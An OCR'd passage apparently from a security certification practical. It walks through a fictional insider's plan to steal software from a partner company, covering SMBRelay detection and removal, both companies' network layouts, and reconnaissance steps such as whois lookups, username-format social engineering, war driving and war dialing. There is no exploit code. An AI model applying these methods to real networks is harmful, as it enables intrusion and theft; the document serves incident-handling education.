
Password hash written to disk. Relay *IP* address added to interface. Bound to port 139 on address 192.1.1.1 relaying fo victim host.

Signature of attack

As *SMBRelay* exploit performs legal *NetBT* and *SMB* connections, *IDS Network Sensor* wouldn't be able to recognize packet relaying. The exploit causes the following local process to be started: *smbrelay.exe*. This process can be viewed within *Task Manager*, as shown:




or using the process to port detection tool *Fport v2.0*, as shown:



Also, the following file will exist within Windows Explorer:

- *smbrelay.exe*

The *smbrelay.exe* process can be stopped and *.exe* file deleted from the drive. Another way to eliminate this exploit is to use anti-virus software on each wokstation and server. The *SMBRelay* program is detected as Trojan *Exploit-SmbMiM* and eliminated immediately with the antivirus software *VirusScan 7.1.0* from Network Associates Technology, Inc.



3. The Platforms/Enviroments

The Company ABC was a software developer company, and the infrastructure of all its networks was based on Microsoft Windows 2000 *AD*. All the servers were based on *Windows 2000 Advanced Server/Server* with *SP4* platform, but workstations on *Windows 2000 Pro SP4* or *Windows XP SP1* platforms. Each dial-up client had a corresponding *LAN* workstation.

Victims platform

OS: *MS Windows 2000 Pro* with *SP4*
Applications: *MS Outlook 2000, Internet Explorer 6.0, MS Office 2000* applications, *Word , Excel, Access* and *PowerPoint*.
Anti-virus software: *VirusScan 7.1.0, Scan Engine 4.3.20*

Hardware:
SEN Multimedia Computer System
256 MB *RAM*
37 *GB* disk drive (one logical disk/partition:C)
Intel(R) Celeron(R) CPU 1.7 GHz
Intel(R) Pro100/VE Network Connection NIC

Target Network

1. Wireless *802.11b/g* network for ABC users
   NAS: AP Avaya Wireless AP-3
   RADIUS: MS IAS/Radius server
   Authentication: *802.1X* with *PEAP-MS-CHAPv2*
   Ecryption: *WEP* with 104 bit keys, rekeying interval 900 sec.

1.2 *VPN* over wireless
   NAS: Firewall Checkpoint FW-1
   AAA: Tacacs+ server *CiscoSecure ACS 2.6*

	VPN authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
2. ABC Internet user's access to *LAN* resources	Client: *CheckPoint VPN-1 SecureClient* *NAS: Firewall Checkpoint FW-1* *AAA: Tacacs+* server *CiscoSecure ACS 2.6* *VPN* authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
3. ABC dial-up user's access to *LAN* resources	*NAS: MS RRAS* or dial-up server *Cisco AS5200* *ACS: MS IAS/Radius* or *Tacacs+* server Authentication: *MS-CHAPv2* or *MS-CHAP* Encryption: None
3.1 *VPN* over *PPP*	Client: *CheckPoint VPN-1 SecureClient* *NAS: Firewall Checkpoint FW-1* *AAA: Tacacs+* server *CiscoSecure ACS 2.6* *VPN* authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
4. XYZ user's access to the PARTNER domain and database located in ABC *DMZ*	Tunnel : ABC *CheckPoint VPN-1* gateway and XYZ *Checkpoint VPN-1* gateway User authentication: *Kerberos V5 AD* in domain PARTNER *VPN* authentication and key exchange: *IKE* with signatures *VPN* encryption: *IPSec*
5. Non-ABC user's access to medium- sensitive information	Client: *Microsoft IE 4.0+/Netscape Navigator 4.0+* Web server: *IIS 5.0* IIS Authentication and encryption : Anonymous user, Web server certificate/private key and *SSLv3*
6. Non-ABC user's access to high-sensitive information	Clie*nt: Microsoft IE 4.0+/Netscape Navigator 4.0+ and Entrust/Direct 6.0* client proxy Web server: *IIS 5.0 and Entrust/Direct Server Proxy 6.1* Authentication: *Entrust/Direct Server Proxy* certificate/private key and *Entrust/Direct 6.0* client proxy certificate/private key*, SPKM-2* mechanism

Encryption: *CAST-128* algorithm

7. ABC administrative access to *LAN* resources

Client: *PuTTY 0.53b, SecureCRT 4.1* or any free *SSH* client software
Server: *WinSSHD 3.07*
Authentication: *Windows 2000* domain username/password and *SSH* server public/private key
Encryption: *3DES-CBC, HMAC-SHA1*

Server platforms

- *OS: Windows 2000 Advanced Server/Server with SP4*
- Windows 2000 infrastructure: *Windows 2000 DC, IIS 5.0, MS SQL 2000, MS ISA Server,MS Exchange 2000*;
- Specific software: *Entrust/Direct Server proxy 6.1*, *PKI* on *Entrust/Security Manager 7.0, WinSSHD 3.07*




Fig. 2 Target ABC network

Source network

1. XYZ Internet user's access to *LAN* resources

Client: *CheckPoint VPN-1 SecureClient*

	NAS: Firewall Checkpoint FW-1 *AAA: Tacacs+* server *CiscoSecure ACS 2.6* *VPN* authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
2. XYZ dial-up user's access to *LAN* resources	*NAS: MS RRAS* or dial-up server *Cisco AS5200* *ACS: MS IAS/Radius* or *Tacacs+* server Authentication: *MS-CHAPv2* or *MS-CHAP* Encryption: None
2.1 VPN over PPP	Client: *CheckPoint VPN-1 SecureClient* *NAS: Firewall Checkpoint FW-1* *AAA: Tacacs+* server *CiscoSecure ACS 2.6* *VPN* authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
3. Access from inside XYZ to the Internet over *VPN* (administrators only)	Client: *CheckPoint VPN-1 SecureClient* *VPN* authentication and key exchange: Hybrid authentication mode for *IKE* *VPN* encryption: *IPSec*
4. XYZ user's access to the PARTNER domain and database located in ABC *DMZ*	Tunnel : ABC *CheckPoint VPN-1 gateway* and XYZ *Checkpoint VPN-1* gateway User authentication: *Kerberos V5 AD* in domain PARTNER *VPN* authentication and key exchange: *IKE* with signatures *VPN* encryption: *IPSec*




Fig. 3 Source XYZ network


4. Stages of attack

4.1 Reconnaissance


The Company ABC and Company XYZ are business partbers. The Company ABC develops sowftware, the Company XYZ distributes this software. In order to deliver the developed product to the distributor a closed Intrenet communication channel has been established between both companies using joint Checkpoint *VPN-1* technology. The companies use this Checkpoint product for their own needs as well. They provide connections with their branches and protect the communication channels of dial-up clients. In the Company XYZ this *VPN-1* infrastructure is maintained by senior *FW* administrator Mallory, who has not got a promotion and salary raise for several years. A new version of software has been developed in the Company ABC which has not been launched on the market yet. Mallory decided to steal this new software from Comapny ABC in order to distribute it illegaly in the black market and receive a substantial sum of money for it.

- ***Whois Databases***

The *Whois* distributed databases that provide this information through the Internet maintenance sites are:
ARIN (American Registry for Internet Numbers) for *IP* blocks in the America
RIPE NCC (Reseaux IP Europeens Network Coordination Centre)
APNIC (Asia Pacific Network Information Centre)
Mallory prefer *RIPE NCC* www.ripe.net




and *Uwhois.*



- ***Ping and nslookup***

Mallory used simple host-to-IP address resolution tools like *ping* and *nslookup*. *Nslookup* is a program that could be used to query the name servers for information about different hosts and domains. Mallory gathered information about the name servers, web servers and mail servers.



4.2 Social engineering

Every computer user has an individual local phone number in ABC. Mallory got the Company's ABC local phone number list from *FW* administrator in ABC. All computer users are listed there in the following form:

First_name Last_name phone_number

From mailing list Mallory got information how to form users e-mail address:

first_name.last_name@abc.com

Windows domain loginnames created the following:


first_name|first_chaharacter_of_last_name *example:* Jonh Smith johns

4.3 Scanning

The objective of the scanning phase is to find machines that are reachable and the ports open on them. Guessing the OS and applications running on the servers is also part of scanning. All this information is useful for deciding which servers to attack and what exploits to use. As the of location interested Company ABC was in the same large city as XYZ company, Mallory started the scanning phase with war driving.


- ***War driving***


There are number of tools available on the internet for wireless *LAN* discovery(war driving). Most popular and easy to use is *NetStumbler 0.3.30* for *Windows 9X/2000/ME/XP*: As the wireless channel was *WEP* ecrypted and the key was changed after every 900sec., Mallory did not obtain any useful information to break into the ABC LAN network.



- ***War dialing***

There are a number of tools available on the Internet which dial through the sequence of phone numbers provided and access the answering tone to determine whether an interactive session can be obtained. Some popular tools are *THC-Scan, Toneloc, ModemScan, PhoneSweep* etc. Mallory choose *THC-Scan 2.0* as the war dialer and dial sequential numbers from a range changing the last tree digits.





